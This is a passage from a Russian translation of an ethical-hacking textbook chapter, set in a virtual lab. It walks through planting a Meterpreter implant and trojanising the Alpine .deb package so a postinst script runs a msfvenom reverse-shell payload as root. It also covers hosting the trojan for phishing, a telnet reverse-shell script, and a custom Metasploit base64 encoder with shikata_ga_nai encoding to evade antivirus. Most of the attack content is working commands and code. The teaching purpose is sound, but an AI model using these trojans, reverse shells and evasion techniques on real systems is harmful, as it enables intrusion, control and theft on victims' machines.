В предыдущих главах мы рассмотрели несколько способов получения доступа к системе. Чтобы упростить задачу и обойтись без использования бэкдора, предположим, что хакер украл учетные данные для входа в систему. Запустите сервер Metasploitable и авторизуйтесь, введя имя пользователя msfadmin и пароль msfadmin. Затем примените утилиту `wget` для загрузки импланта:

```
msfadmin@metasploitable:~$ wget <IP-адрес Kali>:80/malicious
```

Сделайте имплант исполняемым (`+x`) с помощью команды:

```
msfadmin@metasploitable:~$ sudo chmod +x malicious
```

Запустите вредоносную программу, выполнив команду:

```
msfadmin@metasploitable:~$ sudo ./malicious &
```

Параметр `&` запускает процесс в фоновом режиме.

Откройте терминал машины Kali, на которой запущен сервер хакера. Если подключение импланта прошло успешно, то вы должны увидеть следующий результат:

```
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.107:443
[*] Sending stage (980808 bytes) to 192.168.1.101
[*] Meterpreter session 1 opened (192.168.1.107:443 -> 192.168.1.101:36592)
at 2022-11-10 15:02:15 -0500

meterpreter >
```

Поздравляю! Вы только что установили свой первый вредоносный имплант с открытым исходным кодом. Да, это действительно так просто. Теперь наладим взаимодействие с этим имплантом с помощью агента злоумышленника.

Tlgm: @it_boooks

Использование агента злоумышленника

Этот программный агент поддерживает множество команд, позволяющих взаимодействовать с имплантом. Например, с помощью команды `ls` можно перечислить все файлы на компьютере. В данном случае интерфейс Meterpreter выступает в качестве агента хакера:

```
meterpreter > ls
Listing: /home/msfadmin
========================

Mode              Size Type Last modified              Name
----              ---- ---- -------------              ----
20666/rw-rw-rw-   0    cha  2021-11-06 09:39:55 -0500 .bash_history
40755/rwxr-xr-x   4096 dir  2010-04-28 16:22:12 -0400 .distcc
40700/rwx------   4096 dir  2021-11-08 06:25:02 -0500 .gconf
                       ...
```

Вы можете загрузить или отредактировать любой из этих файлов с помощью команд `download` и `edit`, а для того, чтобы перечислить все доступные команды, воспользуйтесь командой `help`.

```
meterpreter > help

Core Commands
=============
    Command                 Description
    -------                 -----------
    ?                       Help menu
    background              Backgrounds the current session
    bg                      Alias for background
    bgkill                  Kills a background meterpreter script
                    ...
```

Для получения доступа к оболочке жертвы выполните команду `shell`:

```
meterpreter >shell
Process 13359 created.
Channel 1 created.
```

Попробуйте повзаимодействовать с оболочкой, выполнив команду `whoami`. По окончании введите **`exit`**, чтобы вернуться в интерфейс Meterpreter.

Зачем использовать модуль ядра

Если системный администратор машины Metasploitable просмотрит запущенные процессы с помощью следующей команды, то заметит работающую вредоносную программу:

Tlgm: @it_boooks


```
msfadmin@metasploitable:~$ ps au

USER       PID %CPU %MEM    VSZ   RSS TTY    STAT START   TIME COMMAND
------------------------------ snip ------------------------------------
root      3771  0.0  0.0  1716   488 tty6   Ss+  Nov06   0:00 /sbin/getty 38400 tty6
root      4512  0.0  0.1  2852  1544 pts/0  Ss+  Nov06   0:00 -bash
root      4617  0.0  0.1  2568  1204 tty1   Ss   Nov06   0:00 /bin/login --
msfadmin 13073  0.0  0.1  4632  2040 tty1   S+   Nov08   0:00 -bash
msfadmin 13326  0.0  0.0  1128  1028 tty1   S    02:08   0:00 ./malicious ❶
msfadmin 13414  0.0  0.1  4580  1924 pts/1  Ss   02:58   0:00 -bash
msfadmin 13434  0.0  0.0  2644  1008 pts/1  R+   03:01   0:00 ps a
```

Команда `ps` выводит список всех (`a`) процессов, запущенных всеми пользователями (`u`). Эта команда работает как диспетчер задач в ОС Windows.

Как видите, вредоносная программа была обнаружена ❶. Обычно хакеры избегают обнаружения с помощью *руткита*, программы, предоставляющей импланту доступ к функциям ядра операционной системы, то есть максимально возможные привилегии. Имплант может использовать эти права доступа, чтобы сделать себя практически незаметным. Например, Meterpreter пытается избежать обнаружения, притворяясь другим процессом. В ОС Windows вы можете использовать команду Meterpreter `migrate`, чтобы скрыть вредоносный процесс внутри другого процесса. Более подробно о сокрытии мы поговорим в главе 11.

Сокрытие импланта в легитимном файле

Для установки имплантов на компьютер жертвы злоумышленники часто используют методы социальной инженерии. Например, могут отправить жертве фишинговое электронное письмо, побуждающее ее скачать *троян* — программу, которая скрывает вредоносный имплант внутри другого приложения. Свое название троянские программы получили в честь троянского коня, большой статуи, внутри которой, согласно легенде, спрятались греки, чтобы проникнуть в город Трою во время Троянской войны. В этой главе мы реализуем аналогичную атаку, отправив фишинговое электронное письмо, побуждающее жертву скачать обновленную версию почтового клиента Alpine с поддельного сайта. Вы осуществите эту атаку в desktop-версии Ubuntu в своей виртуальной среде. Начнем с создания трояна.

Создание трояна

В папке Malicious создайте папку под названием trojans и перейдите к ней. В ней будет храниться созданный троян.

```
kali@kali:~$ mkdir ~/Desktop/Malware/trojans/
kali@kali:~$ cd ~/Desktop/Malware/trojans/
```

Tlgm: @it_boooks

Мы создадим троян, изменив установочный файл Alpine `.deb` таким образом, чтобы он установил имплант вместе с почтовым клиентом. Скачайте легитимный установочный файл Alpine, выполнив следующую команду:

```
kali@kali:~/Desktop/Malware/trojans/$ apt-get download alpine
```

Загрузив клиент, извлеките содержимое файла в папку mailTrojan, выполнив команду:

```
kali@kali:~/Desktop/Malware/trojans/$ engrampa <Файл Alpine DEB> -e mailTrojan
```

Откройте папку mailTrojan. Ее содержимое показано на рис. 10.2.




Рис. 10.2. Извлеченный файл .deb содержится в папке trojans/mailTrojan

Редактирование файла .deb

Прежде чем внедрять вредоносный имплант в установочный файл Alpine `.deb`, рассмотрим его структуру. Все установочные файлы должны включать папку DEBIAN, содержащую файлы с описанием программы и способов ее установки. Установочный файл также может содержать другие папки, например, var для файлов или usr для двоичных файлов. Во время установки эти папки копируются в каталог /home. Например, папку usr установщик скопирует в /home/usr, после чего прочитает содержимое папки DEBIAN.

Щелкнув на папке DEBIAN, вы должны увидеть файлы, показанные на рис. 10.3.




Рис. 10.3. Содержимое папки DEBIAN

Tlgm: @it_boooks

Как видите, эта папка содержит три файла (`control`, `md5sums` и `postint`). Рассмотрим и отредактируем каждый из них. Ниже приведен фрагмент файла `control`:

```
Package: alpine ❶
Version: 2.24+dfsg1-1
Architecture: amd64 ❷
Maintainer: Asheesh Laroia <asheesh@asheesh.org> ❸
Installed-Size: 8774
Depends: mlock, libc6 (>= 2.15), libcrypt1 (>= 1:4.1.0), libgssapi-krb5-2 ❹
      ➥ (>= 1.17), libkrb5-3 (>= 1.6.dfsg.2), libldap-2.4-2 (>= 2.4.7),
      ➥ libssl1.1 (>= 1.1.1), libtinfo6 (>= 6)
Recommends: alpine-doc, sensible-utils
Suggests: aspell, default-mta | mail-transport-agent
Conflicts: pine
Replaces: pine
Section: mail
Priority: optional
Homepage: http://alpine.x10host.com/alpine/
Description: Text-based email client, friendly for novices but powerful
Alpine is an upgrade of the well-known PINE email client. Its name derives
...
```

Файл `control` требуется для всех пакетов Debian и должен содержать информацию о программе. Например, данный файл содержит имя пакета ❶, тип поддерживаемой аппаратной архитектуры ❷, имя сопровождающего ❸ и зависимости ❹.

Файл `md5sums` содержит MD5-хеши установочных файлов. Эти хеши не проверяются в процессе установки, а используются для проверки целостности файлов после ее завершения. При желании вы можете добавить MD5-хеш своего вредоносного импланта. Этот шаг не является обязательным, но позволяет повысить степень секретности. Ниже приведен фрагмент содержимого файла `md5sum`:

```
55828c20af66f93128c3aefbb6e2f3ae   usr/bin/alpine
b7cf485306ea34f20fa9bc6569c1f749   usr/bin/rpdump
1ab54d077bc2af9fefb259e9bad978ed   usr/bin/rpload
```

Файл `postint` запускается после завершения установки. Как правило, пакеты Debian содержат файлы `preint` и `postint`, включенные разработчиком исходного пакета для того, чтобы указать менеджеру пакетов Debian, что делать до и после установки. Мы добавим в файл `postint` код, активирующий наш имплант. Файл `postint` — отличный вариант, поскольку будет запущен после установки приложения, а значит, процесс имплантации самой установке не помешает. Если такого файла не существует, то создайте его с помощью файлового менеджера или выполнив команду:

```
kali@kali:~$ touch ~/Desktop/Malware/trojans/mailTrojan/postint
```

Tlgm: @it_boooks

Откройте файл `postint` и скопируйте в него следующий фрагмент кода.

```
#!/bin/sh
# скрипт postint для трояна Alpine

sudo chmod 2755 /usr/bin/malicious & ❶
sudo ./usr/bin/malicious & ❷

exit 0
```

Этот код предоставит разрешение на выполнение вредоносного файла ❶, а затем запустит его от имени пользователя root ❷.

Теперь сделайте файл `postint` исполняемым, выполнив команду:

```
kali@kali:~$ chmod +x ~/Desktop/Malware/trojans/mailTrojan/postint
```

Добавление импланта

Теперь мы создадим имплант и добавим его в папку /usr/bin, чтобы во время установки установщик скопировал его в папку /home/usr/bin на компьютере жертвы. Перейдите к папке /usr/bin, находящейся внутри каталога mailTrojan:

```
kali@kali:~/Desktop/Malware/trojans/mailTrojan$ cd usr/bin
```

Затем с помощью команды `msfvenom` создайте вредоносный файл следующим образом:

```
kali@kali:~/Desktop/Malware/trojans/mailTrojan/usr/bin$ msfvenom -a x86
➥ --platform linux -p linux/x86/meterpreter/reverse_tcp LHOST=
➥ <IP-адрес Kali> LPORT=8443 -b "\x00" -f elf -o malicious
```

Для создания вредоносного импланта мы будем использовать команду `msfvenom` с теми же параметрами, что и раньше. Однако вместо того, чтобы копировать имплант сразу на компьютер жертвы, мы спрячем его в установочной папке программы Alpine. Скопируйте полученный двоичный файл `malicous` в папку usr. Теперь содержимое вашей папки /usr/bin должно выглядеть как на рис. 10.4.

Пришло время упаковать файлы в установочный файл `.deb`. Чтобы запустить этот процесс, выполните следующую команду:

```
kali@kali:~/Desktop/Malware/trojans/mailTrojan$ dpkg-deb --build
➥ ~/Desktop/Malware/trojans/mailTrojan
```

Итак, вы создали свой первый троян. Вы можете просмотреть его, перейдя в папку /Desktop/Malware/trojans и выполнив команду `ls`:

```
kali@kali:~/Desktop/Malware/trojans$ ls
alpine_2.24+dfsg1-1_amd64.deb   mailTrojan mailTrojan.deb
```

Tlgm: @it_boooks

Рис. 10.4. Содержимое папки usr/bin/

Файл, имя которого начинается с `alpine`, представляет собой неизмененный установщик программы Alpine. Папка mailTrojan — это папка, в которую мы только что добавили вредоносные файлы, а `mailTrojan.deb` — упакованный троян, содержащий имплант. В качестве возможного усовершенствования можно посоветовать выбрать менее говорящее имя.

Подобные атаки действительно работают и часто оказываются довольно масштабными. Возьмем, к примеру, компанию Solarwinds, производящую ПО, с помощью которого правительства и крупные корпорации управляют своими сетями и обеспечивают их защиту. В 2020 году хакерам удалось взломать компьютеры Solarwinds и внедрить в одну из ее программных библиотек вредоносный имплант. В процессе очередного обновления эта зараженная библиотека была установлена на компьютеры пользователей. Данная атака затронула несколько корпораций и государственных учреждений, использовавших ПО Solarwinds. Имплант был тщательно продуман и даже предусматривал стратегию, позволяющую ему избежать обнаружения. Например, он ждал две недели перед активацией и не запускался при выявлении программ, обеспечивающих безопасность, вроде Wireshark.

Размещение трояна

Злоумышленник может разместить свой троян на GitHub или на поддельном сайте. В этом подразделе мы разместим созданный нами троян на виртуальной машине Kali Linux и будем передавать его с локального веб-сервера. Убедитесь в том, что вы находитесь в папке, содержащей троян, и выполните следующую команду:

```
kali@kali:~/Desktop/Malware/trojans$ sudo python3 -m http.server 80
```

Теперь нужно запустить сервер злоумышленника, который будет прослушивать соединения от нашего импланта. Вместо того чтобы выполнять каждый шаг по

Tlgm: @it_boooks

отдельности, как раньше, мы можем запустить все команды с помощью одной строки в новом окне терминала:

```
kali@kali:~$ msfconsole -q -x "use exploit/multi/handler; set
➥ PAYLOAD linux/x86/meterpreter/reverse_tcp; set LHOST
➥ <IP-адрес Kali>; set LPORT 8443; run; exit -y"
```

Теперь у нас работает два сервера: один передает имплант, а другой принимает входящие соединения от всех установленных имплантов. Настало время протестировать троян, скачав имплант на виртуальную машину Ubuntu.

Скачивание зараженного файла

Запустите виртуальную машину Ubuntu, а затем смоделируйте переход пользователя по ссылке в электронном письме, скопировав и вставив в адресную строку браузера следующую ссылку с IP-адресом своей машины Kali Linux: http://<IP-адрес Kali>/mailTrojan.deb.

При появлении окна скачивания выберите вариант Save File (Сохранить файл), как показано на рис. 10.5.




Рис. 10.5. Скачивание файла mailTrojan.deb

Tlgm: @it_boooks

Установочный файл `.deb` будет сохранен в папку Downloads (Загрузки). Откройте эту папку в файловом менеджере и установите файл, щелкнув на нем правой кнопкой мыши и выбрав в контекстном меню пункт Open with ▸ Software Install (Открыть с помощью ▸ Установка приложений).

Если вы сомневаетесь в том, что настоящий пользователь может сделать все вышеописанное, то вспомните, сколько раз вы устанавливали пакеты с помощью команды `sudo apt-get`. Можете ли вы быть уверены в том, что ни один из этих файлов `.deb` не содержал имплантов? После запуска установщика пакета вы должны увидеть экран, показанный на рис. 10.6. Нажмите кнопку Install (Установить).




Рис. 10.6. Экран установки почтового клиента Alpine

Введите свой пароль в Ubuntu. Когда процесс установки завершится, выполните следующую команду, чтобы запустить терминал почтового клиента Alpine:

```
victim@ubuntu:~/Download/$ alpine
```

Если программа была установлена правильно, то вы увидите интерфейс терминала. Теперь проверим, был ли установлен наш имплант.

Tlgm: @it_boooks

Управление имплантом

Откройте терминал с ранее запущенным сервером злоумышленника. Если имплант был установлен правильно, то вы должны увидеть следующее содержимое, которое говорит о подключении импланта к серверу:

```
[*] Meterpreter session 1 opened (192.168.1.107:8443 -> 192.168.1.109:43476)
meterpreter >
```

Отлично! Выполните следующую команду, чтобы просмотреть все действия, которые вы можете совершить с помощью своего импланта:

```
meterpreter> help
          ...
Stdapi: System Commands
=======================

    Command       Description
    -------       -----------
    execute       Execute a command
    getenv        Get one or more environment variable values
    getpid        Get the current process identifier
    getuid        Get the user that the server is running as
    kill          Terminate a process
    localtime     Displays the target system local date and time
    pgrep         Filter processes by name
    pkill         Terminate processes by name
    ps            List running processes
    shell         Drop into a system command shell
    suspend       Suspends or resumes a list of processes
    sysinfo       Gets information about the remote system, such as OS

Stdapi: Webcam Commands
=======================

    Command       Description
    -------       -----------
    webcam_chat   Start a video chat
    webcam_list   List webcams
    webcam_snap   Take a snapshot from the specified webcam
    webcam_stream Play a video stream from the specified webcam
                     ...
```

Итак, что же дальше? Как насчет установки бэкдора для облегчения доступа к системе в будущем? При перезагрузке компьютера или удалении вредоносного файла имплант Meterpreter отключится. В этом случае вы можете попытаться восстановить доступ путем повторной компрометации компьютера, но если жертва изменит свой пароль или устранит уязвимость в программе, которой вы воспользовались, то все ваши усилия окажутся напрасными. Именно поэтому хакеры устанавливают

Tlgm: @it_boooks

бэкдоры, предоставляющие им альтернативный вариант получения доступа к компьютеру. В ходе обсуждения руткитов в главе 11 я покажу вам, как создать собственный бэкдор. Однако если вы хотите установить его прямо сейчас, то можете использовать *dbd backdoor*, разработанный Кайлом Барнтхаусом и доступный по адресу https://github.com/gitdurandal/dbd/.

Обход антивируса с помощью кодировщиков

Разве антивирусы не обнаруживают эти вредоносные программы? Не всегда. Вы можете узнать, какое антивирусное ПО способно обнаружить ваш имплант, загрузив его в систему Virus Total на https://www.virustotal.com/gui/.

Для поиска вредоносного ПО антивирусные системы используют так называемое *обнаружение, основанное на сигнатурах*. Сигнатура вредоносной программы представляет собой уникальную, характерную только для нее последовательность байтов. Чтобы просмотреть сигнатуру своего вредоносного импланта, выполните команду `xxd`:

```
kali@kali:~/Desktop/Malware$ xxd malicious
00000000: 7f45 4c46 0101 0100 0000 0000 0000 0000 .ELF............
00000010: 0200 0300 0100 0000 5480 0408 3400 0000 ........T...4...
00000020: 0000 0000 0000 0000 3400 2000 0100 0000 ........4. .....
00000030: 0000 0000 0100 0000 0000 0000 0080 0408 ................
00000040: 0080 0408 2e01 0000 0802 0000 0700 0000 ................
00000050: 0010 0000 6a31 59d9 eed9 7424 f45b 8173 ....j1Y...t$.[.s
00000060: 1388 81fd 1583 ebfc e2f4 e2aa a4cc 6658 ..............fX
00000070: 8931 7cda 7c66 9be3 0504 2702 16e9 6a75 .1|.|f....'...ju
00000080: f5c8 c0f7 7134 ed0a 6bb6 185d 8ca5 699c ....q4..k..]..i.
00000090: eb6e 72d2 7d19 bbc1 7440 3f07 59bd 2585 .nr.}...t@?.Y.%.
000000a0: acea c2fe 17fb e35d c665 332a 67a9 eddd .......].e3*g...
000000b0: d654 50bf 4ef0 d9ee bdc5 3a0d c023 24b7 .TP.N.....:..#$.
000000c0: 6563 1bed 66cb b1ec 0c18 3a0d 67c5 ebbc ec..f.....:.g...
000000d0: 5cf4 3a0d 4e6e 3369 cdda aaa2 799e db4e \.:.Nn3i....y..N
000000e0: 0da3 b3b4 67a3 d9e9 8440 8225 c023 362c ....g....@.%.#6,
000000f0: 741e 58cb bfa4 0aec 1da3 b365 ee62 58e0 t.X........e.bX.
00000100: cc40 bf5c 706e 3369 cddb a3b7 8442 2a5e .@.\pn3i.....B*^
00000110: 6713 b021 8d26 7394 0f5c 5254 0ca3 b3ec g..!.&s..\RT....
00000120: b6a2 b3ec 0d6e 33ec 2d99 992e fd15      .....n3.-.....
```

Антивирус обнаруживает вредоносное ПО, сканируя память на предмет наличия этих сигнатур, поэтому вы можете избежать обнаружения, сделав так, чтобы ваша вредоносная программа использовала еще неизвестную антивирусным системам сигнатуру.

Один из способов сделать это — применить к вредоносной программе *кодировщик*. Кодировщики преобразуют сигнатуру программы, изменяя ее байты, но не влияя при этом на ее функциональность. Вы можете спросить: разве изменение байтов не

Tlgm: @it_boooks

меняет функциональность программы? Дело в том, что две программы могут иметь одинаковую функциональность, даже если не используют одни и те же инструкции. Например, обе эти программы умножают число на 2:

```
a = a + a
a = a * 2
```

Конкретизируем эту идею, применив простой кодировщик. Инструмент `msfvenom` поддерживает несколько кодировщиков. Вы можете просмотреть их список, запустив `msfconsole` и выполнив команду `show encoders`.

```
kali@kali:~$ msfconsole -q
msf5 > show encoders

Encoders
========

   #   Name                    Rank    Check  Description
   -   ----                    ----    -----  -----------
                              ...
   5   cmd/powershell_base64 manual  No     Powershell Base64 Command Encoder
   40  x86/shikata_ga_nai    manual  No     Polymorphic XOR Additive Feedback
                              ...
```

Подробнее рассмотрим эти два кодировщика, начав с самого простого.

Кодировщик Base64

Кодировщик `powershell_base64` использует стандарт кодирования base64, который преобразует двоичные последовательности в текст точно так же, как стандарт ASCII, упомянутый в главе 5. Однако, в отличие от стандарта ASCII, который преобразует восьмибитные последовательности, кодировщик base64 преобразует шестибитные последовательности в один из 64 возможных печатных символов. Рассмотрим пример в табл. 10.1, в котором команда Linux `ls` преобразуется из ASCII в base64.

Таблица 10.1. Преобразование ASCII в base64

ASCII	**l**								**s**							
Двоичное значение	0	1	1	0	1	1	0	0	0	1	1	1	0	0	1	1
Десятичное значение (0-64)	27						7						12			
Base64	b						H						M			

Tlgm: @it_boooks

В последнем разделе содержится всего четыре бита, поэтому предполагается, что оставшиеся два имеют значение 0, а в конце добавляется символ заполнения (=). Вот как выглядит результат преобразования в кодировке base64: `bHM=`.

Можем ли мы запустить эту команду в кодировке base64? Да, если декодируем ее и передадим в оболочку перед запуском программы:

```
kali@kali:~$ base64 -d <<< bHM= | sh
```

Эта команда передает строку в кодировке base64 декодеру base64 (`-d`), который преобразует строку обратно в ASCII перед ее передачей (`|`) в оболочку (`sh`) для выполнения. Процесс кодирования и декодирования показан на рис. 10.7.




Рис. 10.7. Процесс кодирования и декодирования

Сигнатура bash-скрипта, содержащего эту команду `1s`, будет отличаться от сигнатуры файла, содержащего закодированные в base64 значения команды `base64 -d <<< bHM = | sh`, несмотря на их одинаковую функциональность. Это связано с тем, что для хранения обоих файлов используется кодировка ASCII. Из-за различий в сигнатурах антивирусная программа может не обнаружить вредоносный файл, содержащий значения в кодировке base64, как показано на рис. 10.8.

Однако у этого метода есть недостаток. Как только алгоритм обнаружения сигнатуры выявит закодированный имплант с новой сигнатурой, он сможет обнаружить все его будущие экземпляры, поскольку результат преобразования в кодировку base64 всегда одинаков. В подразделе «Кодировщик Shikata Ga Nai» далее мы рассмотрим способ создания полиморфного кодировщика, который каждый раз генерирует новую сигнатуру.




Рис. 10.8. Двоичные сигнатуры двух функционально эквивалентных файлов могут различаться

Tlgm: @it_boooks

А пока завершим обсуждение кодировщика base64 написанием импланта, а затем в качестве упражнения создадим модуль Metasploit для его кодирования. Создайте новый файл в папке Malware под названием `implant.sh` и скопируйте в него следующий фрагмент кода. Этот скрипт будет использовать протокол telnet для установления двух соединений. Он будет получать команды от первого соединения через порт 80 и загружать результаты, используя второе соединение через порт 443.

```
#!/bin/sh
echo ("Establishing Reverse Shell")
telnet <IP-адрес Kali> 80 | sh | telnet <KALI-IP> 443
```

Используйте утилиту netcat (`nc`) для создания двух TCP-серверов в отдельных терминалах:

```
kali@kali:~$ nc -lv 80
kali@kali:~$ nc -lv 443
```

Написание модуля Metasploit

Напишем модуль Metasploit для кодирования импланта в base64. Модули Metasploit пишутся на языке программирования Ruby. Не волнуйтесь, Ruby очень похож на Python, так что вы легко его освоите. Кроме того, Metasploit Framework имеет открытый исходный код и вы можете ознакомиться с кодировщиком *cmd/powershell_base64* на странице https://github.com/rapid7/metasploit-framework/blob/master/modules/encoders/cmd/powershell_base64.rb. Он используется при кодировании сценариев PowerShell для компьютеров под управлением ОС Windows.

Потратьте некоторое время на ознакомление с кодировщиком *powershell_base64*, прежде чем мы приступим к написанию нашего собственного инструмента, кодирующего bash-скрипты для машин Linux. В папке Malware создайте новую папку под названием Encoders, а затем добавьте в нее новый файл с именем `bash_base64.rb`. В этом файле мы реализуем наш кодировщик base64, поэтому скопируйте в него следующий код:

```
class MetasploitModule < Msf::Encoder
    Rank = NormalRanking ❶

    def initialize
        super(❷
          'Name'             => 'Bash Base64 Encoder',
          'Description'      => %q{
            Base64 encodes bash scripts.
          },
          'Author'           => 'An Ethical Hacker',
        )
```

Tlgm: @it_boooks


```
    end

    def encode_block(state, buf) ❸
        unicode = Rex::Text.to_unicode(buf)
        base64 = Rex::Text.encode_base64(unicode)
        cmd = "base64 -d <<< #{base64} | sh"
        return cmd
    end
```

Мы наследуем (`::`) от суперкласса `Encoder`, а затем указываем ранг или качество модуля ❶. Модули различаются по качеству от Manual до Excellent в зависимости от надежности и предполагаемой степени вмешательства человека. Мы используем ключевое слово `super` ❷ для вызова конструктора суперкласса и предоставления информации о нашем модуле. После инициализации нашего модуля Metasploit Framework разделит входные данные на блоки и применит к каждому из них функцию `encode_block()` ❸. Мы преобразуем значения в ASCII Unicode перед их кодированием в base64.

Чтобы протестировать новый кодировщик, добавьте его в Metasploit Framework, скопировав его в папку encoders, расположенную по адресу `/usr/share/metasploit-framework/modules/encoders`. Создайте здесь новую папку с именем bash и сохраните в ней файл кодировщика `bash_base64.rb`.

Откройте новый терминал и выполните команду `show encoder` в `msfconsole`, чтобы убедиться в том, что ваш модуль был добавлен куда следует:

```
bash/bash_base64      manual No     Bash Base64 Encoder
```

Если ваш модуль на месте, то используйте инструмент `msfvenom` и этот модуль для кодирования своего импланта. Выполните следующую команду, чтобы создать закодированный имплант и сохранить его под именем `implantEncoded`:

```
kali@kali:~/Desktop/Malware/$ implant.sh | msfvenom --payload --arch x86
➥ --platform --encoder bash/bash_base64 -o implantEncoded
```

Протестируйте закодированный имплант, сделав его исполняемым и запустив его:

```
kali@kali:~/Desktop/Malware/$ chmod +x implantEncoded
kali@kali:~/Desktop/Malware/$ ./implantEncoded
```

Отлично, вы написали простой base64-кодировщик. Однако у него есть некоторые ограничения. Помимо того что он всегда генерирует одну и ту же сигнатуру, он не может кодировать скомпилированные двоичные файлы. Как этичный хакер, вы часто будете загружать на целевые машины двоичные версии созданных вами инструментов. Если вы хотите избежать обнаружения, то имеет смысл закодировать эти двоичные файлы. Здесь вам поможет кодировщик Shikata Ga Nai.

Tlgm: @it_boooks

Кодировщик Shikata Ga Nai

Кодировщик *Shikata Ga Nai (SGN)* кодирует полезную нагрузку, выполняя операцию XOR над составляющими ее байтами и случайно выбранным числом, называемым *вектором инициализации*. Эта стратегия аналогична методу одноразового блокнота, описанному в главе 5. Однако кодировщик SGN включает в полезную нагрузку вектор инициализации и код декодера, поэтому во время выполнения кода полезной нагрузки он загружает вектор инициализации, а затем запускает декодер. Декодер перебирает адреса памяти, связанные с закодированной частью полезной нагрузки, и декодирует инструкцию, выполняя операцию XOR над ней и вектором инициализации на каждой итерации цикла. Затем декодер заменяет закодированную инструкцию в памяти декодированной.

После декодирования и замены всех инструкций цикл декодирования завершается, и ЦП выполняет декодированную часть кода. Поскольку декодер, как правило, частично закодирован, алгоритму обнаружения сигнатур антивирусной программы сложно идентифицировать полезную нагрузку только на основе сигнатуры декодера.

Кодировщик SGN может усложнить процесс обратной разработки с помощью вычисления нового вектора инициализации для каждой инструкции. Например, может добавить вновь декодированные байты к предыдущему вектору инициализации, как показано на рис. 10.9.

Кодировщик SGN еще сильнее усложняет процесс обратной разработки, используя дополнительные арифметические операции (сложение и вычитание) для вычисления вектора инициализации.

Кодировщик SGN часто называют *полиморфным*. Такой кодировщик генерирует новую сигнатуру при каждом запуске при условии, что хакер выбирает новый вектор инициализации и выполняет несколько итераций. Следующая команда генерирует полезную нагрузку, закодированную кодировщиком SGN; не забудьте заменить *<IP-адрес Kali>* IP-адресом своей машины Kali Linux:

```
kali@kali:~/Desktop/Malware/$ sudo msfvenom -a x86 --platform linux -p
➥ linux/x86/meterpreter/reverse_tcp LHOST=<IP-адрес Kali> LPORT=443
➥ --encoder x86/shikata_ga_nai -i 4 -f elf -o malicious ❶
[sudo] password for kali:
Found 1 compatible encoders
Attempting to encode payload with 4 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 150 (iteration=0)
x86/shikata_ga_nai succeeded with size 177 (iteration=1)
x86/shikata_ga_nai succeeded with size 204 (iteration=2)
x86/shikata_ga_nai succeeded with size 231 (iteration=3)
x86/shikata_ga_nai chosen with final size 231
Payload size: 231 bytes
